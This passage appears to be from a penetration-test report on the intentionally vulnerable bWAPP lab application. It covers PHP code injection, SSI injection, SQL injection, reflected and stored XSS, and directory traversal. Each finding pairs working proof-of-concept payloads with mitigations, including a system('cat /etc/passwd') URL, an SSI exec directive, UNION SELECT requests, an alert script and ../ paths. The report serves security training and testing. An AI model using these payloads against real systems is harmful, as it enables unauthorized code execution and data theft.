Validate and sanitize user input to ensure it doesn't contain malicious characters or commands.

If input is used in database queries, use parameterized queries to prevent SQL injection vulnerabilities.

Encode or escape user-generated content before using it in commands.

Allow only a predefined set of safe characters in user input.

Configure server permissions to minimize the impact of a successful exploit.

If possible, avoid allowing user input to directly construct and execute commands.

4.9 Injection – PHP Code Injection

Vulnerability: This vulnerability occurs when user input is not properly validated or sanitized before being executed as PHP code by the server. Attackers can inject malicious PHP code that is then executed in the server's context, leading to various forms of unauthorized access and manipulation.

Severity: Critical

Affected on:

Infected URL	http://192.168.73.146/bWAPP/phpi.php
Infected Parameter	Arbitrary code execution
Parameter Type	GET
Attack Vector	URI

Analysis: After examining the web page <http://192.168.73.146/bWAPP/phpi.php>, we were able to execute arbitrary code through the URL and reflect the file data in the web page.

POC:

The screenshot displays a Kali Linux desktop environment with two open browser windows. The top window is a Firefox instance showing the exploit-db.com search results for 'bwAPP - PHP Code Inject'. The search results page includes various exploit details and links. The bottom window is also a Firefox instance, but it is displaying the 'bwAPP' web application itself. The URL in the address bar is '192.168.73.146/bWAPP/phpi.php?message=test; system("cat /etc/passwd")'. The page content shows the output of the command, which is a detailed list of the server's processes and users, indicating a successful exploit. The terminal window at the bottom right shows the root shell being used to interact with the system.

Impact: Arbitrary Code Execution: Attackers can execute arbitrary PHP code on the server, potentially compromising its integrity, security, and functionality. Unauthorized Access: Depending on the server's context, leading to various forms of unauthorized access and manipulation.

Mitigations:

Validate and sanitize user input to ensure it doesn't contain malicious characters or commands.

If input is used in database queries, use parameterized queries to prevent SQL injection vulnerabilities.

- Encode or escape user-generated content before using it in commands.
- Allow only a predefined set of safe characters in user input.
- Configure server permissions to minimize the impact of a successful exploit.
- If possible, avoid allowing user input to directly construct and execute commands.

4.10 Injection – Server-Side Includes Injection

Vulnerability: This vulnerability occurs when user input is not properly validated or sanitized before being included in SSI directives. Attackers can inject malicious SSI code that is executed by the server, potentially leading to unauthorized access, data leakage, and more.

Severity: Critical

Affected on:

Infected URL	http://192.168.73.146/bWAPP/ssii.php
Infected Parameter	Arbitrary code execution
Parameter Type	POST
Attack Vector	User input field

Analysis: After examining the web page <http://192.168.73.146/bWAPP/ssii.php>, we were able to execute arbitrary commands on the server through the ‘ssi’ directives.

POC:

The screenshot shows a Firefox browser window with two tabs open. The top tab is titled "bwAPP - SSI Injection" and has the URL "http://192.168.73.146/bWAPP/ssii.php". The page content includes a form with fields for "First name" (containing "<!--#exec cmd='whoami'-->") and "Last name" (containing "Injected"), and a "Lookup" button. To the right of the form are social media sharing icons for Twitter, LinkedIn, Facebook, and Email. The bottom tab is titled "192.168.73.146/bWAPP/ssii.shtml" and has the URL "http://192.168.73.146/bWAPP/ssii.shtml". The page content displays the injected response: "Hello www-data Injected," followed by "Your IP address is:" and the IP address "192.168.73.128". The browser's toolbar and status bar are visible at the top and bottom of the window.

Hello **www-data** Injected,

Your IP address is:

192.168.73.128

Impact: Successful exploitation allows attackers to execute arbitrary code on the server, which can lead to unauthorized access, data manipulation, or even complete compromise of the system.

system. The vulnerability affects the server's security and can impact its availability and functionality. Depending on the server's configuration, attackers may be able to access sensitive files, databases, or other resources.

Mitigations:

- Validate and sanitize user input to ensure it doesn't contain malicious code or special characters.
- Encode or escape user-generated content before using it in SSI directives.
- Allow only a predefined set of safe characters or patterns in user input.
- Avoid allowing user input to be directly included in SSI directives.
- Configure server permissions to minimize the impact of a successful exploit.

4.11 Injection – SQL Injection (GET>Select)

Vulnerability: This vulnerability occurs when user-supplied data from the URL's query parameters is included in a SQL query without proper validation or parameterization. Attackers can manipulate the input to modify the query's logic, potentially revealing sensitive data or gaining unauthorized access.



Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/sql_2.php
Infected Parameter	SQL Database
Parameter Type	GET
Attack Vector	URL

Analysis: After examining the web page http://192.168.73.146/bWAPP/sql_2.php, we were able access data from the server's database, by manipulation URL query parameters that are directly used in the SQL query.

POC:



The screenshots illustrate three stages of an SQL injection attack on the bWAPP-SQL Injection application:

- Screenshot 1:** The user inputs "union select 1,2,3,4,5,6,7" into the movie selection dropdown. The resulting table shows columns for Title, Release, Character, Genre, and IMDb. The "Title" column contains the value "2", which is highlighted with a red box.
- Screenshot 2:** The user adds ",database(),version(),4,5,6,7" to the movie selection dropdown. The table now shows the database name and version information in the "Title" column, with the entire row highlighted by a red box.
- Screenshot 3:** The user adds "bWAPP" to the movie selection dropdown. The table shows the user input "bWAPP" in the "Title" column, with the entire row highlighted by a red box.

Impact: Attackers can manipulate the query to retrieve data they shouldn't have access to. Sensitive information may be exposed, including user credentials, personal data, or proprietary information.

Mitigations:

Use parameterized queries or prepared statements to separate user input from the SQL query structure.

Validate and sanitize user input before incorporating it into SQL queries.

Encode or escape user-generated content before displaying it to users to prevent attacks like reflected XSS.

Allow only a predefined set of safe characters or patterns in user input.

Limit database user privileges to minimize the impact of a successful exploit.

Avoid displaying detailed SQL errors to users, as they can provide attackers with information about the database structure.

4.12 Injection – SQL Injection (POST/Search)

Vulnerability: This vulnerability occurs when user-supplied data from an HTTP POST request, often from a search form, is included in a SQL query without proper validation or parameterization. Attackers can manipulate the input to modify the query's logic, potentially revealing sensitive data, gaining unauthorized access, or manipulating the database.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/sqli_6.php
Infected Parameter	SQL Database
Parameter Type	POST
Attack Vector	HTTP POST Parameter

Analysis: After examining the web page http://192.168.73.146/bWAPP/sqli_6.php, we were able to access the data from server's database by manipulating form field values submitted via HTTP POST request that are directly used in the SQL query using Burp Suite.

POC:

Burp Suite Community Edition v2023.10.3.6 - Temporary Project

Request to http://192.168.73.146:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
POST /bWAPP/sqli_6.php HTTP/1.1
Host: 192.168.73.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://192.168.73.146
Connection: close
Referer: http://192.168.73.146/bWAPP/sqli_6.php
Cookie: security_level=0; PHPSESSID=a2026cf53e9a89713110fd622eaeae36
Upgrade-Insecure-Requests: 1
title=Batman' OR '1=1
action=search
```

/ SQL Injection (POST/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "%" at line 1

Burp Suite Community Edition v2023.10.3.6 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings

Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | Proxy settings

Request to http://192.168.73.146:80

Forward Drop Intercept... Action Open br... Add notes HTTP/1 ?

Pretty Raw Hex

```

1 POST /bWAPP/sqli_6.php HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://192.168.73.146
10 Connection: close
11 Referer: http://192.168.73.146/bWAPP/sqli_6.php
12 Cookie: security_level=0; PHPSESSID=a2026cf53e9a89713110fd622eaeae36
13 Upgrade-Insecure-Requests: 1
14
15 title=Batman' union select 1,2,3,4,5,6,7 #&action=search

```

Inspector Notes

Search 0 highlights

bWAPP - SQL Injection 192.168.73.146/bWAPP/sqli_6.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Other Bookmarks

bWAPP an extremely buggy web app.

Choose your bug: bWAPP v2.2 Hack

Set your security level: low Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ SQL Injection (POST/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

Burp Suite Community Edition v2023.10.3.6 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Settings

Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history **Proxy settings**

Request to http://192.168.73.146:80

Forward Drop Intercept... Action Open br... Add notes **HTTP/1** ?

Pretty Raw Hex

```

1 POST /bWAPP/sqli_6.php HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://192.168.73.146
10 Connection: close
11 Referer: http://192.168.73.146/bWAPP/sqli_6.php
12 Cookie: security_level=0; PHPSESSID=a2026cf53e9a89713110fd622eaeae36
13 Upgrade-Insecure-Requests: 1
14
15 title='batman' union select 1,2,database(),4,version(),6,7
#&action=search

```

Inspector Notes

?

Search 0 highlights

bWAPP - SQL Injection 192.168.73.146/bWAPP/sqli_6.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Other Bookmarks

Choose your bug: bWAPP v2.2 Hack

Set your security level: low Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ SQL Injection (POST/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
2	bWAPP	5.0.96-Ubuntu3	4	Link

Impact: Attackers can manipulate the query to retrieve data they shouldn't have access to. Sensitive information may be exposed, including user credentials, personal data, or proprietary information. Depending on the application's functionality, attackers might be able to manipulate the database itself.

Mitigations:

Use parameterized queries or prepared statements to separate user input from the SQL query structure.

Validate and sanitize user input before incorporating it into SQL queries.

Encode or escape user-generated content before displaying it to users to prevent attacks like reflected XSS.

Allow only a predefined set of safe characters or patterns in user input.

Limit database user privileges to minimize the impact of a successful exploit.

Avoid displaying detailed SQL errors to users, as they can provide attackers with information about the database structure.

4.13 Injection – Cross-Site Scripting Reflected (GET)

Vulnerability: This vulnerability occurs when user-supplied data from the URL's query parameters is included in the application's response without being properly sanitized or encoded. Attackers can craft URLs that contain malicious scripts, and when the user clicks on or accesses the URL, the script is executed in the user's browser.

Severity: High

Affected on:


Infected URL	http://192.168.73.146/bWAPP/xss_get.php
Infected Parameter	Webpage
Parameter Type	GET
Attack Vector	URL Parameter

Analysis: After examining the web page http://192.168.73.146/bWAPP/xss_get.php, we were able to execute script in the user First name and Last name field to generate alert.

POC:

The screenshot shows the bWAPP homepage with a yellow header containing the text "an extremely buggy web app!" and a bee logo. Below the header is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. A sub-navigation bar below it includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Censys Search, and CommonVulns. The main content area features a title "XSS - Reflected (GET)" and a form for entering first and last names. The "First name:" field contains the reflected payload "`rt("You Are Hacked")</script>`". To the right of the form are social media sharing icons for Twitter, LinkedIn, Facebook, and Email. The URL in the browser's address bar is `192.168.73.146/bWAPP/xss_get.php`.

This screenshot shows the same bWAPP XSS page after the payload has been submitted. The reflected payload "`rt("You Are Hacked")</script>`" is now displayed in a modal confirmation dialog box. The dialog box has a dark background with white text and a red border around the message area. It displays the IP address "192.168.73.146" and the message "You Are Hacked". There is an "OK" button in the bottom right corner. The rest of the page remains the same, with the XSS payload still visible in the "First name:" field of the form.



Impact: Attackers can steal sensitive information from users, such as cookies, session tokens, or personal data. Attackers can manipulate the user's session or perform actions on behalf of the user. Attackers can redirect users to malicious websites or pages.

Mitigations:

Properly encode user-generated content before displaying it to users.

Use the appropriate escaping function depending on the context (HTML, JavaScript, URL, etc.).

Implement a CSP to control which scripts can be executed on your pages.

Utilize security libraries and frameworks that offer protection against XSS attacks.

Use HTTP-only cookies to prevent theft of session data through XSS attacks.

Validate and sanitize user input to prevent the injection of malicious scripts.

4.14 Injection – Cross-Site Scripting Stored (Cookies)

Vulnerability: This vulnerability occurs when user-supplied data stored in cookies is included in the application's response without being properly sanitized or encoded. When the user's browser interacts with the affected cookie, the stored malicious script is executed in the user's browser.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/xss_stored.php
Infected Parameter	Cookie
Parameter Type	GET
Attack Vector	Malicious Code

Analysis: After examining the web page http://192.168.73.146/bWAPP/xss_stored_2.php, we were able to set cookies with malicious script payloads that get stored and later executed by user's browser.

POC:

The screenshot shows a browser window and a Burp Suite interface. The browser window displays the bWAPP 'XSS - Stored (Cookies)' page, where a dropdown menu has been exploited to store a malicious cookie. The Burp Suite interface shows the raw HTTP request sent to the server, which includes the malicious payload. The response from the server is also visible, showing the stored cookie being displayed.

Burp Suite Request:

```
1 GET /bWAPP/xss_stored_2.php?genre=horror&form=like HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.73.146/bWAPP/xss_stored_2.php
9 Cookie: security_level=1; PHPSESSID=a2026cf53e9a89713110fd622eaeae36
10 Upgrade-Insecure-Requests: 1
11
12
```

Response:

```
/ XSS - Stored (Cookies) /
Please choose your favorite movie genre: Action ▾ Like
Thank you for making your choice!
```

Burp Suite Community Edition v2023.10.3.6 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Settings

Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | Proxy settings

Request to http://192.168.73.146:80

Forward Drop Intercept... Action Open br... Add notes HTTP/1.1

Pretty Raw Hex

```

1 GET /bWAPP/xss_stored_2.php?genre=Bollywood&form=like HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.73.146/bWAPP/xss_stored_2.php?genre=horror&form=like
9 Cookie: security_level=1; PHPSESSID=a2026cf53e9a89713110fd622eaeae36; movie_genre=horror
10 Upgrade-Insecure-Requests: 1
11
12

```

Inspector Notes

bWAPP - XSS

Choose your bug: bWAPP v2.2 Hack

Set your security level: low Set Current: medium

bWAPP an extremely buggy web app

Bugs Change Password Create User Set Security Level Reset Credits Blog

/ XSS - Stored (Cookies) /

Please choose your favorite movie genre: Action Like

Thank you for making your choice!

Burp Suite Community Edition v2023.10.3.6 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Settings

Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | Proxy settings

Request to http://192.168.73.146:80

Forward Drop Intercept... Action Open br... Add notes HTTP/1.1

Pretty Raw Hex

```

1 GET /bWAPP/xss_stored_2.php?genre=action&form=like HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.73.146/bWAPP/xss_stored_2.php?genre=horror&form=like
9 Cookie: security_level=1; PHPSESSID=a2026cf53e9a89713110fd622eaeae36; movie_genre=Bollywood
10 Upgrade-Insecure-Requests: 1
11
12

```

Inspector Notes

Impact: Attackers can steal sensitive information from users, such as cookies, session tokens, or personal data stored in cookies. Attackers can manipulate the user's session or perform actions on behalf of the user. Attackers can force users' browsers to execute malicious actions when they interact with the affected cookie.

Mitigations:

Validate and sanitize user input to prevent the injection of malicious scripts into cookies.

Properly encode user-generated content before storing it in cookies and before rendering it to users.

Use the appropriate escaping function depending on the context (HTML, JavaScript, URL, etc.) when dealing with cookie data.

Utilize secure and HTTP-only flags for cookies to minimize the risk of XSS attacks involving cookies.

Implement a CSP to control which scripts can be executed on your pages, including scripts from cookies.

4.15 Insecure Design – Directory Traversal – Directories

Vulnerability: This vulnerability occurs when user-supplied data, often in the form of file paths or URLs, is not adequately validated or sanitized before being used to access files or directories on the server. Attackers can manipulate the input to traverse beyond the intended directory structure and gain access to unauthorized files and directories.

Severity: High


Affected on:

Infected URL	http://192.168.73.146/bWAPP/directory_traversal_2.php
Infected Parameter	Directory
Parameter Type	GET
Attack Vector	URL

Analysis: After examining the web page

http://192.168.73.146/bWAPP/directory_traversal_2.php , we were able to access the directories and file by manipulating URL query parameters.

POC:



/ Directory Traversal - Directories /

Terminator_Salvation.pdf
The_Cabin_in_the_Woods.pdf
bWAPP_intro.pdf
Iron_Man.pdf
The_Amazing_Spider-Man.pdf
The_Dark_Knight_Rises.pdf
The_Incredible_Hulk.pdf



```
33 <tr>
34   <td><a href="portal.php">Bugs</a></td>
35   <td><a href="password_change.php">Change Password</a></td>
36   <td><a href="user_extra.php">Create User</a></td>
37   <td><a href="security_level.php">Set Security Level</a></td>
38   <td><a href="reset_all.php" onclick="confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
39   <td><a href="credits.php">Credits</a></td>
40   <td><a href="http://litsecgames.blogspot.com" target=" blank">Blog</a></td>
41   <td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?')";>Logout</a></td>
42   <td><font color="red">Welcome Bee</font></td>
43 
44 </tr>
45 
46 </table>
47 
48 </div>
49 
50 <div id="main">
51   <h1>Directory Traversal - Directories</h1>
52 
53   <a href="documents/Terminator Salvation.pdf" target=" blank">Terminator Salvation.pdf</a><br /><a href="documents/The Cabin in the Woods.pdf" target=" blank">The Cabin in the Woods.pdf</a>
54 
55 </div>
56 
57 <div id="side">
58 
59   <a href="http://twitter.com/MME_IT" target="blank" class="button"></a>
60   <a href="http://be.linkedin.com/in/maikmelle�" target="blank" class="button"></a>
61   <a href="http://www.facebook.com/pages/MME-IT-Audits-Security/10415301966877" target="blank" class="button"></a>
62   <a href="http://litsecgames.blogspot.com" target="blank" class="button"></a>
63 
64 </div>
65 
66 <div id="dienstleister">
67 
68 </div>
```

The screenshot displays a Kali Linux desktop environment with two Firefox browser windows open.

Top Window:

- Address bar: `192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents/..|`
- Content: A yellow banner with "bWAPP" and a list of directory traversal attacks including "ba_pwd_attacks_4.php", "information_disclosure_3.php", "index.php", etc.

Bottom Window:

- Address bar: `192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents/..|`
- Content: A list of PHP files such as "ba_pwd_attacks_4.php", "information_disclosure_3.php", "index.php", "insecure_direct_object_ref_1.php", "connect.php", "portal.bak", "connect_i.php", "ssrf.php", "sqli_10-2.php", "ssii.php", "insecure_crypt_storage_1.php", "bof_2.php", "apps", "ba_captcha_bypass.php", "insuff_transp_layer_protect_3.php", "reset.php", "web.config", "passwords", "logs", "sqli_1.php", "sqli_6.php", "xss_href-2.php", "sqli_8-2.php", "xxe-2.php", "xss_ajax_1-1.php", "smgmt_admin_portal.php", "insecure_direct_object_ref_2.php", and "sqli_11.php".

Right Side:

- Social media sharing icons: Twitter, LinkedIn, Facebook, and Email.

Footer:

bWAPP is licensed under [\[CC BY-NC-ND\]](#) © 2014 MME BVBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive [training?](#)

The screenshot shows a Kali Linux desktop environment. A Firefox browser window is open, displaying a 404 Not Found error page for the URL http://192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents/../../../../. The page content includes the bWAPP logo and a list of other websites. Below the browser, a terminal window shows the command `./exploit` being run. The desktop background features the bWAPP logo.

404 Not Found

bWAPP - Missing Functionality

192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents/../../../../

Kali Linux Kali Tools Kali Documentation

bWAPP an extreme web application security testing tool

